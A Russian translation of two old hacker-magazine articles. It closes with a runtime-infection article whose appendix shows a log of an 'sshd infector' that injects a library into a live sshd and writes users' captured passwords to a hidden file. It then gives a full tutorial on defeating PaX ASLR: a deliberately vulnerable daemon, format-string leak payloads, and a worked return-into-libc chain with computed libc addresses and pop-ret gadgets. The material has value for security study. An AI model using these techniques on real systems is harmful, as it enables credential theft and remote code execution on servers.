При заражении во время выполнения перенаправление функций — пожалуй, наиболее очевидная вещь для реализации. Как показал Silvio Cesare в своей статье [2], PLT (таблица компоновки процедур) — вероятно, наиболее чистый и простой способ сделать это. Получить доступ к PLT исполняемого файла через linkmap несложно: самый первый узел списка `link_map` содержит указатели на динамические секции исполняемого файла, и оттуда можно искать секцию `DT_SYMTAB` (точно так же, как мы делаем для всех объектов); записи `DT_SYMTAB` исполняемого файла фактически являются частью PLT. Перенаправление выполняется путём записи переходов в соответствующие записи функций в PLT — к нашим функциям в загруженной `.so`.

---

7 — Заключение

Заражение во время выполнения — весьма интересная техника. Она не только обходит pax, openwall и другие подобные патчи ядра, но также tripwire и другие средства контроля целостности файлов. В качестве демонстрации возможностей заражения во время выполнения в конец статьи включён небольшой инфектор sshd. Он способен перехватывать пароли пользователей, входящих через sshd, — через `crypt()`, PAM и md5. См. Приложение A.

---

8 — Ссылки


```
[1] More elf buggery, bugtraq post, by grugq
    http://online.securityfocus.com/archive/1/274283/2002-07-10/2002-07-16/2

[2] Shared lib redirection by Silvio Cesare
    http://www.big.net.au/~silvio/lib-redirection.txt

    Subversive Dynamic Linking, by grugq
    http://online.securityfocus.com/data/library/subversiveld.pdf

    Shaun Clowes's Blackhat 2001 presentation slides
    http://www.blackhat.com/presentations/bh-europe-01/shaun-clowes/injectso3.ppt

    Tool Interface Standard (TIS) Executable and Linking Format Specification
    http://x86.ddj.com/ftp/manuals/tools/elf.pdf

    ptrace(2) man page
    http://www.die.net/doc/linux/man/man2/ptrace.2.html
```

Приложение A — sshfucker: инфектор sshd во время выполнения

Лог работы `sshf`:

```
root@:/tmp> tar zxvf sshf.tgz
sshf/
```

```
sshf/sshf.c
sshf/evilsshd.c
sshf/Makefile.in
sshf/config.h.in
sshf/configure
root@:/tmp> cd sshf
root@:/tmp/sshf> ./configure ; make
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for executable suffix...
checking for object suffix... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for pam_start in -lpam... yes
checking for MD5_Update in -lcrypto... yes
configure: creating ./config.status
config.status: creating Makefile
config.status: creating config.h
gcc -w -fPIC -shared -o evilsshd.so evilsshd.c -lcrypt -lcrypto -lpam
-DHAVE_CONFIG_H
gcc -w -o sshf sshf.c
root@:/tmp/sshf> ps auwx | grep sshd
root      9597  0.0  0.3  2840 1312 ?        S    03:04   0:00 sshd
root@:/tmp/sshf>
root@:/tmp/sshf> ./sshf 9597 /tmp/sshf/evilsshd.so
attached to pid 9597
_dl_open at 0x4023014c
stopped 9597 at 0x402017ee
jam! if it jams here, try to telnet into sshd port or smthing
lib injection done!
org crypt() at 0x804b860, evil crypt at 0x40265d60
org getspnam at 0x804afa0, evil getspnam at 0x40265e0c
org strncmp() at 0x804b8f0, evil strncmp() at 0x40265a84
org MD5_Update() at 0x804bdf0, evil MD5Update at 0x40265aec
all done, now quiting...
root@:/tmp/sshf>
root@:/tmp/sshf> ssh -l luser 127.0.0.1
luser@127.0.0.1's password:
[luser@localhost:~>ls -al /tmp/.sshd_passwordz
-rw-r--r--    1 root     root          104 Jul 14 03:27
/tmp/.sshd_passwordz
[luser@localhost:~>exit

Enjoy.
```

[Бинарный архив sshf.tgz (UUE/base64) — опущен]

Обход защиты PaX ASLR

Автор: Tyler Durden

Содержание

---

0. Введение

[a] PaX (сокращение от PageEXec) — это патч для ядра Linux, защищающий от атак через переполнение буфера. Он моложе Openwall (PaX доступен около полутора лет) и использует низкоуровневый механизм страничной организации памяти процессора для обнаружения выполнения внедрённого кода. Патч также существенно затрудняет атаки через возврат в libc. Он прост в использовании и может быть загружен с [1], как и небольшой инструмент chpax для настройки PaX для отдельных файлов.

Для выполнения своей задачи PaX перехватывает два механизма ОС:

• Запрет исполнения кода на записываемых страницах (опция PAX_PAGEEXEC).

• Рандомизация базового адреса библиотек, загружаемых через mmap(), чтобы затруднить атаки возврата в libc.

[b] Несколько лет назад Nergal предложил технику возврата в PLT (специфичную для ELF), позволяющую обойти защиту mmap() (реализованную тогда в OpenWall [2]). Техника подробно описана в недавней статье [3] и в данной статье повторно рассматриваться не будет.

[c] В последние месяцы команда PaX выпустила et_dyn.zip, демонстрирующий, как перелинковать исполняемые файлы (ELF-объекты типа ET_EXEC) в объекты ET_DYN, чтобы базовый адрес основного объекта тоже рандомизировался и атака Nergal через возврат в PLT стала невозможной.

К сожалению, большинство людей считает, что перелинковывать все важные бинарники крайне неудобно. Команда PaX решила выпустить новую версию патча, решающего ту же задачу без перелинковки.

Поскольку этот патч представляет собой последнее улучшение в области защиты от переполнения буфера, потребовалось новое исследование. Мы продемонстрируем, что при определённых условиях переполнения стекового буфера, защищённые PaX со всеми активированными опциями, включая новую рандомизацию базового адреса ET_EXEC-бинарника, всё ещё возможно эксплуатировать.

Мы покажем, что задачу можно свести к стандартной эксплуатации через возврат в libc. Переполнения кучи рассматриваться не будут, однако их также может быть возможно эксплуатировать в среде ASLR с применением производной техники.


---

1. Всё, что вы хотели знать о PaX

Если вас не интересует сам PaX, пропустите этот раздел и переходите к разделу 2 :)

[a] Основы страничной организации памяти

На процессорах Intel Pentium страницы пользовательского пространства имеют размер 4 Кб. Структура 32-битных линейных адресов (при включённой страничной адресации, обязательной в защищённом режиме):



Если не активированы дополнительные опции (PSE или PAE), процессор использует трёхуровневую страничную организацию с двумя промежуточными таблицами: каталогом страниц и таблицей страниц.

В Linux сегментная защита по умолчанию не используется (базовый адрес сегмента везде равен 0, а предел сегмента — FFFFF), то есть виртуальное и линейное адресные пространства совпадают. Подробную информацию о защищённом режиме Intel Pentium см. в документации [4]; раздел 3.6.2 описывает основы страничной организации, включая объяснение PDE и PTE.

Например, линейный адрес `0804812C` раскладывается следующим образом:

```
08 + два старших бита третьего нибла '0' : Индекс в каталоге страниц
два младших бита третьего нибла '0' + 48 : Индекс в таблице страниц
12C (12 младших бит)                     : Смещение в странице
```

[b] Опция PAGEEXEC

На сайте PaX [1] есть документация, но, как там же написано, она довольно устарела. Я постараюсь (благодаря команде PaX) снова объяснить механизмы PaX, дав некоторые детали, важные для нашей цели.

Во-первых, PaX перехватывает обработчик ошибок страниц. Это процедура, выполняемая каждый раз при проблеме доступа к странице памяти. Страницы Linux на нужной нам платформе имеют размер 4 Кб. Ошибка может возникать по многим причинам:

• Проверка присутствия (не все 4-килобайтные зоны отображены в память в данный момент — часть страниц может быть вытеснена, и мы хотим вернуть её).

• Проверка привилегий (у страницы установлен бит супервизора, только ядро может обращаться к ней; стандартное поведение — отправить SIGSEGV).

• Проверка режима доступа: попытка записи при запрете или попытка чтения при запрете; стандартное поведение — отправить SIGSEGV.

• Другие причины, описанные в [4].

Поскольку в PDE (записи каталога страниц) и PTE (записи таблицы страниц) нет отдельного бита для управления исполнением страницы, код PaX вынужден эмулировать его, чтобы обнаруживать выполнение внедрённого шелл-кода.

Все записи таблиц страниц (PTE) для защищённых страниц устанавливаются в режим супервизора. К защищённым страницам относится всё (стек, куча, страницы данных), кроме исходного исполняемого кода (исполняемый заголовок программы PT_LOAD для каждого объекта процесса).

Последствия вполне прямые: каждый раз при обращении к одной из этих страниц вызывается обработчик ошибки страниц, поскольку бит супервизора был обнаружен при трансляции линейного адреса в физический (так называемый проход по таблице страниц). PaX может контролировать доступ к странице в своём коде обработки PF.

Что PaX может сделать в этот момент:

• Если это чтение/запись, считать операцию нормальной, если исходные флаги страницы её допускают, и не завершать задачу. Для этого код PaX временно меняет соответствующую PTE на пользовательскую (помните, что страница была защищена битом супервизора, хотя содержит пользовательский код), затем выполняет доступ к странице, чтобы заполнить dtlb, и снова устанавливает страницу как супервизорную. В результате дальнейшие обращения к данным на странице не будут фильтроваться PF, так как будет использоваться кэшированное значение dtlb без повторного прохода по таблице страниц ;)

• Если это доступ на исполнение — завершить задачу и записать попытку эксплуатации в журналы.

[c] ASLR

=> ASLR стека

```
bash$ export EGG="/bin/sh"
bash$ cat test.c

#include <stdio.h>
#include <stdlib.h>
```

```
int     main(int argc, char **argv, char **envp)
{
  char  *str;

  str = getenv("EGG");
  printf("str = %p (%s) , envp = %p, argv = %p, delta = %u \n",
         str, str, envp, argv, (u_int) str - (u_int) argv);
  return (0);
}
```

```
bash$ ./a.out
str = 0xb7a2aece (/bin/sh) , envp = 0xb7a29bbc, argv = 0xb7a29bb4,
delta = 4890
bash$ ./a.out
str = 0xb9734ece (/bin/sh) , envp = 0xb973474c, argv = 0xb9734744,
delta = 1930
bash$ ./a.out
str = 0xba36cece (/bin/sh) , envp = 0xba36c73c, argv = 0xba36c734,
delta = 1946
bash$ chpax -v a.out
a.out: PAGE_EXEC is enabled, trampolines are not emulated, mprotect() is
restricted, mmap() base is randomized, ET_EXEC base is randomized
bash$
```

После исследования выяснилось, что адрес стека рандомизируется по 28 младшим битам, но в два этапа, что объясняет, почему переменная окружения EGG всегда находится по одному и тому же смещению в странице (ECE). Сначала рандомизируются биты с 12 по 27, затем окружение копируется на стек, и наконец смещение в странице (биты 0–11) рандомизируется через отступ %esp. Обратите внимание, что 4 младших бита всегда равны 0, поскольку ядро обеспечивает выравнивание по 16 байт после отступа %esp. Это не является серьёзной уязвимостью, и для управления эксплуатацией ASLR она не нужна, хотя в некоторых случаях может помочь. Возможно, в следующей версии PaX это будет исправлено.

=> ASLR библиотек

```
bash$ cat /proc/self/maps | grep libc
409da000-40ae1000 r-xp 00000000 03:01 833281     /lib/libc-2.2.3.so
40ae1000-40ae7000 rw-p 00106000 03:01 833281     /lib/libc-2.2.3.so
bash$ cat /proc/self/maps | grep libc
4e742000-4e849000 r-xp 00000000 03:01 833281     /lib/libc-2.2.3.so
4e849000-4e84f000 rw-p 00106000 03:01 833281     /lib/libc-2.2.3.so
bash$ cat /proc/self/maps | grep libc
4b61b000-4b722000 r-xp 00000000 03:01 833281     /lib/libc-2.2.3.so
4b722000-4b728000 rw-p 00106000 03:01 833281     /lib/libc-2.2.3.so
bash$
```

Базовые адреса библиотек рандомизируются по 16 битам (биты 12–27). Смещение в странице (младшие 12 бит) не рандомизируется, старший нибл тоже не рандомизируется (всегда '4', чтобы допускать отображение больших библиотек — этот нибл не изменится, если только не отображается очень большая зона). Заметим также, что в адресах библиотек нет нулевых байт — команда PaX намеренно выбрала рандомизацию на 16 битах.

=> Техника двойного отображения PT_LOAD исполняемого файла

Для блокировки классических атак через возврат в PLT можно использовать два механизма. Первый состоит в автоматическом переотображении заголовка программы исполняемого файла (содержащего бинарный .plt) с установкой старого (оригинального) отображения как неисполняемого посредством опции PAGEXEC.

По неясным причинам, связанным с PIC-кодом crt*.o, vm_areas, обрамляющие переотображённую область, должны разделять тот же физический адрес, что и vm_areas, обрамляющие оригинальную область, но для описываемой атаки это не важно.

Заголовок программы PT_LOAD данных не перемещается, поскольку переотображённый код может содержать абсолютные ссылки на него. Это является уязвимостью, поскольку делает .got

доступным в режиме rw. Мы могли бы, например, отравить таблицу частичной перезаписью записи (перезаписав только 1 или 2 байта), но это не будет рассматриваться в статье, так как данная атака является производной от [5] и потребовала бы аналогичных условий. Кроме того, опция переотображения требует много времени, и мы предпочитаем полную перелинковку.

=> Техника полной перелинковки ET_EXEC в ET_DYN

Теперь становится сложнее ;p Возможно, вы уже замечали исполняемые библиотеки в своём дереве файлов. Это объекты ET_DYN (разделяемые), содержащие допустимую точку входа и допустимую секцию интерпретатора (.interp). Хорошим примером является libc.so:

```
bash$ /lib/libc.so.6
GNU C Library stable release version 2.2.3, by Roland McGrath et al.
(...)
Report bugs using the `glibcbug' script to <bugs@gnu.org>.
bash$

bash$ /usr/lib/libncurses.so
Segmentation fault
bash$
```

Если посмотреть внимательнее на эти библиотеки:

```
bash$ objdump -x /lib/libc.so.6 | grep INTERP
 INTERP off    0x001065f2 vaddr 0x001065f2 paddr 0x001065f2 align 2**0
bash$ objdump -x /usr/lib/libncurses.so | grep INTERP
bash$
```

Пример пакета перелинковки et_dyn.zip можно получить на сайте PaX — он показывает, как выполнить перелинковку собственных бинарников. Для этого достаточно запросить создание сегмента PT_INTERP (по умолчанию отсутствующего, кроме libc) и иметь допустимую функцию точки входа (достаточно функции main).

В результате перелинковки все зоны (заголовки программы кода и данных) будут отображены как разделяемые библиотеки, с рандомизацией базового адреса через стандартный механизм mmap() PaX. Именно эту защиту мы собираемся обойти.

[d] Последние меры защиты

PaX также защищает от атак на основе mprotect(), когда mprotect используется для восстановления прав на исполнение шелл-кода, внедрённого в стек. Это важно, поскольку даже если мы сможем угадать абсолютный адрес mprotect(), злоупотребить им не получится.

Эмуляция трамплинов не рассматривается, поскольку для нашей цели она не важна.

---

2. Слабые места ASLR

[a] Как мы видели, смещение в странице составляет 12 бит. Это означает, что однобайтовое переполнение EIP не опасно, поскольку мы знаем, что изменённый адрес возврата всё равно будет указывать на ту же страницу — архитектура Intel x86 является little-endian. Частичные переполнения мало изучены, за исключением случаев алфавитно-цифрового шелл-кода [6] и перезаписи fp [7]. С помощью данной техники можно воспроизводить или обходить часть оригинального кода.

Более интересным для нас является воспроизведение кода — в нашем случае воспроизведение переполнений буфера, чтобы контролировать поток выполнения процесса и воспроизводить

уязвимый код столько раз, сколько нужно. Мы начинаем думать о механизме перебора, но хотим избежать краша программы.

[b] Для противодействия ASLR PaX нам необходимо получить информацию о процессе — точнее, о его адресном пространстве.

Перед тем как изложить всю технику целиком, предлагаю взглянуть на этот образец уязвимого кода:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define  NL  '\n'
#define  CR  '\r'
#define  OKAY_PASS "evil"
#define  FATAL(str) { perror(str); exit(-1); }

int  verify(char *pass);
int  do_auth();

char  pass[48];
int  len;


int main(int argc, char **argv)
{
  return (do_auth());
}


/* Безошибочная аутентификация по паролю */
int  do_auth()
{
  printf("Password: ");
  fflush(stdout);
  len = read(0, pass, sizeof(pass) - 1);
  if (len <= 0)
    FATAL("read");
  pass[len] = 0;
  if (!verify(pass))
    {
      printf("Access granted .\n");
      return (0);
    }

  printf("You loose !");
  fflush(stdout);
  return (-1);
}


/* Уязвимая проверка пароля (переполнение стека) */
int  verify(char *pass)
{
  char  filtered_pass[32];
  int  i;

  bzero(filtered_pass, sizeof(filtered_pass));

  /* этот протокол — настоящая головная боль */
  for (i = 0; pass[i] && pass[i] != NL && pass[i] != CR; i++)
    filtered_pass[i] = pass[i];

  if (!strcmp(filtered_pass, OKAY_PASS))
    return (0);

  return (-1);
}
```

Это небольшой демон аутентификации по паролю, работающий через inetd или из командной строки. Для запуска через inetd добавьте в inetd.conf следующую строку:

```
666 stream tcp nowait root /usr/sbin/tcpd \
/home/anonymous/DHagainstpax/paxtestd
```

Замените путь к демону на собственный, сообщите об этом inetd и проверьте работу:

```
bash$ pidof inetd
99
bash$ kill -HUP 99
bash$ netstat -a -n | grep 666
tcp        0      0 0.0.0.0:666             0.0.0.0:*          LISTEN
bash$
```

Это довольно простой код, выводящий приглашение ввода пароля, ожидающий ввода и сравнивающий его с правильным паролем, фильтруя символы CR и NL.

```
bash$ ./paxtestd
Password: toto
You loose !
bash$ ./paxtestd
Password: evil
Access granted .
bash$
```

Для тех, кто скучает и думает, что такой код в реальной жизни не встречается, отмечу, что данная работа является демонстрацией концепции. Условия эксплуатации обобщены в разделе 4.

В этом демоне легко выявляется уязвимость переполнения стекового буфера: буфер `filtered_pass[]` заполняется из буфера `pass[]`, причём копирование фильтруется в цикле `for` без проверки размера.

[b] Что можно сделать для эксплуатации этой уязвимости в среде с полной рандомизацией адресного пространства PaX? Если посмотреть внимательно:

```
(...)
  printf("Password: ");
  fflush(stdout);
  len = read(0, pass, sizeof(pass) - 1);
  if (len <= 0)
    FATAL("read");
  pass[len] = 0;
  if (!verify(pass))
    {
(...)
```

Дамп ассемблера (немного изменён для соответствия именам символов, так как сопоставление символов objdump оставляет желать лучшего :) для do_auth() выглядит следующим образом:

```
804858c:□55                   □push   %ebp
804858d:□89 e5                □mov    %esp,%ebp
804858f:□83 ec 08             □sub    $0x8,%esp
8048592:□83 c4 f4             □add    $0xfffffff4,%esp
8048595:□68 bc 86 04 08       □push   $0x80486bc
804859a:□e8 5d fe ff ff       □call   80483fc□□<printf>
804859f:□83 c4 f4             □add    $0xfffffff4,%esp
80485a2:□ff 35 00 98 04 08    □pushl  0x8049800
80485a8:□e8 1f fe ff ff       □call   80483cc□□<fflush>
80485ad:□83 c4 20             □add    $0x20,%esp
80485b0:□83 c4 fc             □add    $0xfffffffc,%esp
80485b3:□6a 2f                □push   $0x2f
80485b5:□68 20 98 04 08       □push   $0x8049820
80485ba:□6a 00                □push   $0x0
80485bc:□e8 6b fe ff ff       □call   804842c□□<read>
80485c1:□89 c2                □mov    %eax,%edx
80485c3:□89 15 50 98 04 08    □mov    %edx,0x8049850
80485c9:□83 c4 10             □add    $0x10,%esp
```

```
80485cc:□85 d2                □test   %edx,%edx
80485ce:□7f 17                □jg     80485e7□    ; if (len <= 0)
80485d0:□83 c4 f4             □add    $0xfffffff4,%esp
80485d3:□68 c7 86 04 08       □push   $0x80486c7
80485d8:□e8 df fd ff ff       □call   80483bc□□<perror>
80485dd:□83 c4 f4             □add    $0xfffffff4,%esp
80485e0:□6a ff                □push   $0xffffffff
80485e2:□e8 35 fe ff ff       □call   804841c□□<exit>
80485e7:□b8 20 98 04 08       □mov    $0x8049820,%eax
80485ec:□c6 04 02 00          □movb   $0x0,(%edx,%eax,1)
80485f0:□83 c4 f4             □add    $0xfffffff4,%esp
80485f3:□50                   □push   %eax
80485f4:□e8 27 ff ff ff       □call   8048520□□<verify>
80485f9:□83 c4 10             □add    $0x10,%esp
```

Точнее:

```
(...)
8048595:□68 bc 86 04 08       □push   $0x80486bc
804859a:□e8 5d fe ff ff       □call   80483fc□□<printf>
(...)
80485f4:□e8 27 ff ff ff       □call   8048520□□<verify>
80485f9:□83 c4 10             □add    $0x10,%esp
```

Инструкции `call printf` и `call verify` явно находятся на одной странице — мы знаем это, потому что 20 старших бит их соответствующих линейных адресов совпадают. Это означает, что мы можем вернуться на эту инструкцию с помощью однобайтового (или двухбайтового) переполнения EIP. Если рассмотреть состояние стека, можно увидеть, что printf() будет вызвана с параметрами, уже присутствующими на стеке, то есть с параметрами verify(). Если мы контролируем первый параметр этой функции, мы можем передать произвольную строку формата в функцию printf и сгенерировать ошибку форматирования, затем снова вызвать уязвимую функцию — таким образом мы надеемся свести задачу к стандартной эксплуатации через возврат в libc, исследуя адресное пространство удалённого процесса, точнее удалённый стек, в частности адреса возврата.

Подготовим 37-байтный буфер (32-байтный буфер, 4-байтный указатель кадра и один младший байт EIP) для ввода пароля:

```
"%001$08u                          \x9a"
"%002$08u                          \x9a"
"%003$08u                          \x9a"
"%iii$08u                          \x9a"
```

Эти строки формата выведут i-е беззнаковое целое из удалённого стека. С их помощью мы можем получить интересующие значения, используя leak.c, приведённый в конце статьи.

Для тех, кто не очень знаком с ошибками форматирования: это прочитает i-й помещённый параметр на стеке (iii$) и напечатает его как беззнаковое целое (%u) на восьми символах (8), при необходимости дополняя нулями ('0'). Строки формата подробно описаны в справочной странице printf(3).

Обратите внимание, что 37-й байт `\x9a` — это младший байт линейного адреса инструкции `call printf`. Поскольку вызывающая функция отвечает за выталкивание параметров, они всё ещё присутствуют на стеке, когда функция verify возвращает управление (`ret`) и когда новый адрес возврата помещается инструкцией `call printf`, так что указатель стека правильно синхронизирован.

```
bash-2.05$ ./runit
[RECEIVED FROM SERVER] *Password: *
Connected! Press ^C to launch : Starting remote stack retreiving ...

Remote stack :
00000000 08049820 0000002F 00000001
472ED57C 4728BE10 B9BDB84C 4727464F
080486B0 B9BDB8B4 472C6138 473A2A58
```

```
47281A90 B9BDB868 B9BDB888 472B42EB
00000001 B9BDB8B4 B9BDB8BC 0804868C

bash-2.05$
```

В этом первом примере мы читаем 80 байт стека, по 4 байта за раз, воспроизводя 20 раз переполнение и 20 раз вызывая ошибку форматирования, каждый раз увеличивая счётчик 'iii' в строке формата (см. ниже).

Как только мы знаем достаточно информации для выполнения возврата в libc, как описано в [3], мы можем прекратить генерацию ошибок форматирования и полностью перезаписать EIP (а также параметры, стоящие после EIP на стеке) и выполнить стандартную эксплуатацию через возврат в libc. Мы также можем эксплуатировать программу, используя сгенерированные ошибки форматирования, как описано в [8].

---

3. Понимание эксплуатации шаг за шагом

Цель — угадать адреса libc, чтобы выполнить стандартный возврат в libc. Для этого мы будем использовать относительные смещения от адреса возврата, который можно прочитать на стеке. Этот раздел призван помочь в первой эксплуатации ASLR.

[a] Лучше понять поток выполнения с помощью отладчика

Вот что мы видим в сессии отладки gdb для уязвимого демона, ожидающего первого ввода:

БЕЗ рандомизации базового адреса ET_EXEC

```
(gdb) bt
#0  0x400dff14 in __libc_read () at __libc_read:-1
#1  0x4012ca58 in __DTOR_END__ () from /lib/libc.so.6
#2  0x0804864f in main (argc=1, argv=0xbffffd54) at pax_daemon.c:26
#3  0x4003e2eb in __libc_start_main (main=0x8048634 <main>, argc=1,
□       ubp_av=0xbffffd54, init=0x8048374 <_init>,
□       fini=0x804868c <_fini>, rtld_fini=0x4000c130 <_dl_fini>,
□       stack_end=0xbffffd4c) at ../sysdeps/generic/libc-start.c:129
(gdb)
```

С рандомизацией базового адреса ET_EXEC

```
(gdb) bt
#0  0x4365ef14 in __libc_read () at __libc_read:-1
#1  0x436aba58 in __DTOR_END__ () from /lib/libc.so.6
#2  0x4357d64f in ?? ()
#3  0x435bd2eb in __libc_start_main (main=0x8048634 <main>, argc=1,
□       ubp_av=0xb5c36cf4, init=0x8048374 <_init>,
□       fini=0x804868c <_fini>, rtld_fini=0x4358b130 <_dl_fini>,
□       stack_end=0xb5c36cec) at ../sysdeps/generic/libc-start.c:129
(gdb)
```

Как видно, таблица символов больше не синхронизирована с дампом памяти, поэтому мы не можем опираться на разрешённые имена при отладке. Обратите внимание, что мы будем иметь корректную таблицу символов в случае, если ET_EXEC бинарный объект был перелинкован в ET_DYN, как описано в разделе 1, часть c.

[b] Исследование удалённого стека с помощью эксплойта

```
bash$ ./runit
[RECEIVED FROM SERVER] *Password: *
```

```
Connected! Press ^C to launch : Starting remote stack retreiving ...

Remote stack (with ET_EXEC rand enabled) :
00000000 08049820 0000002F 00000001
482D157C 4826FE10 BDDB44DC 4825864F
080486B0 BDDB4544 482AA138 48386A58
48265A90 BDDB44F8 BDDB4518 482982EB
00000001 BDDB4544 BDDB454C 0804868C
```

Если отключить опцию ET_EXEC rand:

```
bash$ ./runit

(...)

Remote stack (with ET_EXEC rand disabled) :
00000000 08049820 0000002F 00000001
4007757C 40015E10 BFFFFCEC 0804864F
080486B0 BFFFFD54 40050138 4012CA58
4000BA90 BFFFFD08 BFFFFD28 4003E2EB
00000001 BFFFFD54 BFFFFD5C 0804868C
```

Поскольку мы хотим выполнить возврат в libc, наиболее интересны адреса, указывающие в libc. Нас интересует адрес возврата main(), указывающий на переотображённый экземпляр функции `__libc_start_main` в секции .text адресного пространства libc.

Вот как интерпретировать дамп стека:

```
00000000 (...)
08049820
0000002F
00000001
435F657C
43594E10
B5C36C8C  указатель кадра do_auth
4357D64F  адрес возврата do_auth()
080486B0  параметр do_auth (указатель 'pass')
B5C36CF4
435CF138
436ABA58
4358AA90
B5C36CA8
B5C36CC8  указатель кадра main()
435BD2EB  адрес возврата main()
00000001  argc
B5C36CF4  argv
B5C36CFC  envp
0804868C  (...)
```

[c] Изучение бинарника libc для получения относительных адресов

Теперь посмотрим на бинарник libc, чтобы узнать относительные адреса интересующих нас функций. Для этого воспользуемся опцией regex в ELFsh [9]:

```
bash-2.05$ elfsh -f /lib/libc.so.6 -sym ' strcpy '\|' exit '\|' \
setreuid '\|' system '

[SYMBOL TABLE]
[4425]    0x750d0     strcpy    type: Function  size: 00032 bytes  => .text
[4855]    0x48870     system    type: Function  size: 00730 bytes  => .text
[5670]    0xc59b0   setreuid    type: Function  size: 00188 bytes  => .text
[6126]    0x2efe0       exit    type: Function  size: 00248 bytes  => .text

bash$ elfsh -f /lib/libc.so.6 -sym __libc_start_main

[SYMBOL TABLE]
[6218]  0x1d230 __libc_start_main type: Function size: 00193 bytes => .text
bash$
```

[d] Вычисление абсолютных адресов функций и параметров

Поскольку функция main() возвращает управление в `__libc_start_main`, посмотрим точно в ассемблерный код, куда вернётся main(). Таким образом мы узнаем относительное смещение между нужным адресом функции и адресом инструкции `call main`. Этот код находится в libc. Данный дамп взят из libc.so.6 моей системы SlackWare по умолчанию, для которой, возможно, не придётся изменять относительные смещения в эксплойте.

```
0001d230 <__libc_start_main>:
   1d230:       55                      push   %ebp
   1d231:       89 e5                   mov    %esp,%ebp
   1d233:       83 ec 0c                sub    $0xc,%esp
   (...)
   1d2e6:       8b 55 08                mov    0x8(%ebp),%edx
   1d2e9:       ff d2                   call   *%edx
   1d2eb:       50                      push   %eax
   1d2ec:       e8 9f f9 ff ff          call   1cc90 <GLIBC_2.0+0x1cc90>
   (...)
```

Инструкции после последнего `call 1cc90` — это `nop nop nop nop`, следующие за символом `Letext`, но для нас это не важно.

Поскольку libc могла быть перекомпилирована, относительные смещения в вашей версии libc могут отличаться, и угадать абсолютные адреса только по адресу возврата main() в таком случае будет очень сложно. Разумеется, если у нас есть бинарная копия используемой библиотеки (например, пакет .deb или .rpm для libc), эти смещения можно предсказать без каких-либо проблем. Рассмотрим смещения для моей версии libc, на которой основан эксплойт.

Из вывода `bt` (см. выше) мы знаем, что адрес main — первый параметр `__libc_start_main()`. Поскольку у этой функции есть указатель кадра, вычисляем, что `8(%ebp)` содержит абсолютный адрес main(). Функция `__libc_start_main` явно выполняет косвенный вызов через %edx (см. последние 3 инструкции):

```
   1d2e6:       8b 55 08                mov    0x8(%ebp),%edx
   1d2e9:       ff d2                   call   *%edx
```

Отсюда следует, что адрес возврата, который мы читаем в стеке процесса, указывает на инструкцию по файловому смещению `1d2eb`:

```
   1d2eb:       50                      push   %eax
```

Теперь можно вычислить нужные абсолютные адреса:

```
. адрес возврата main(): файловое смещение 0x1d2eb, виртуальный адрес 0x4003e2eb
. system()             : файловое смещение 0x48870, виртуальный адрес неизвестен
. setreuid()           : файловое смещение 0xc59b0, виртуальный адрес неизвестен
. exit()               : файловое смещение 0x2efe0, виртуальный адрес неизвестен
. strcpy()             : файловое смещение 0x750d0, виртуальный адрес неизвестен
```

Отсюда вычисляем:

```
. адрес system()   = адрес возврата main + (смещение system - смещение адреса возврата main)
                   = 4003e2eb + (48870 - 1d2eb)
                   = 4003e2eb + 2B585
                   = 40069870

. адрес setreuid() = адрес возврата main + (смещение setreuid - смещение адреса возврата main)
                   = 4003e2eb + (c59b0 - 1d2eb)
                   = 4003e2eb + a86c5
                   = 400e69b0

. адрес exit()     = адрес возврата main + (смещение exit - смещение адреса возврата main)
                   = 4003e2eb + (2efe0 - 1d2eb)
                   = 4003e2eb + 11cf5
```

```
                    = 4004ffe0

 . адрес strcpy()   = 4003e2eb + (750d0 - 1d2eb)
                    = 4003e2eb + 57de5
                    = 400960d0
```

Нам нужны ещё некоторые смещения для выполнения цепочки возвратов в libc и вставки нулевых байт, как описано в статье Nergal:

Указатель на параметр setreuid(), находящийся на стеке, для использования в качестве параметра dst strcpy (нам нужно обнулить его):

```
fp do_auth + 28 = B5C36CC8 + 1C
                = B5C36CE4
```

Адрес параметра setreuid (находящегося на стеке) можно найти по значению указателя кадра do_auth() (B5C36CC8 в дампе стека) или, при отсутствии указателя кадра, по адресу любой переменной стека, которую мы можем угадать.

Указатель на нулевой байт для использования в качестве параметра src strcpy (используем адрес финального байта строки "/bin/sh"):

```
адрес возврата main + (смещение строки - смещение адреса возврата main) + strlen("/bin/sh")
                    = 4003e2eb + (fcc19 - 1d2eb) + 7
                    = 4003e2eb + df92e + 7
                    = 4011dc19 + 7
                    = 4011dc20
```

Строка "/bin/sh" с предсказуемым абсолютным адресом для параметра system() (найдём её в секции .rodata libc, которая является частью той же зоны (с тем же базовым адресом), что и .text libc):

```
адрес возврата main + (смещение строки - смещение адреса возврата main)
                    = 4003e2eb + (fcc19 - 1d2eb)
                    = 4003e2eb + df92e
                    = 4011dc19
```

```
bash$ elfsh -f /lib/libc.so.6 -X '.rodata' | grep -A 1 '/bin/'

nbits.333 + 152             0xfcc18 :   00 2F 62 69  6E 2F 73 68   ./bin/sh
nbits.333 + 160             0xfcc20 :   00 00 00 00  00 00 00 00   ........
--
   zeroes + 19              0xff848 :   73 68 00 2F  62 69 6E 2F   sh./bin/
   zeroes + 27              0xff850 :   73 68 00 00  00 00 00 00   sh......
--
   zeroes + 560             0xffad0 :   68 00 2F 62  69 6E 2F 73   h./bin/s
   zeroes + 568             0xffad8 :   68 00 74 6D  70 66 00 77   h.tmpf.w

bash$
```

Последовательности `pop ret` и `pop pop ret` где-нибудь в коде для подъёма %esp (их много в .text libc):

Для последовательности `pop ret`:

```
bash$ objdump -d --section='.text' /lib/libc.so.6 | grep ret -B 1 | \
grep pop -A 1

(...)
  2c519:       5a                      pop    %edx
  2c51a:       c3                      ret
(...)
```

Для последовательности `pop pop ret`:

```
bash$ objdump -d --section='.text' /lib/libc.so.6 | grep ret -B 3 | \
grep pop -A 3 | grep -v leave

(...)
```

```
  4ce25:       5e                      pop    %esi
  4ce26:       5f                      pop    %edi
  4ce27:       c3                      ret
(...)
```

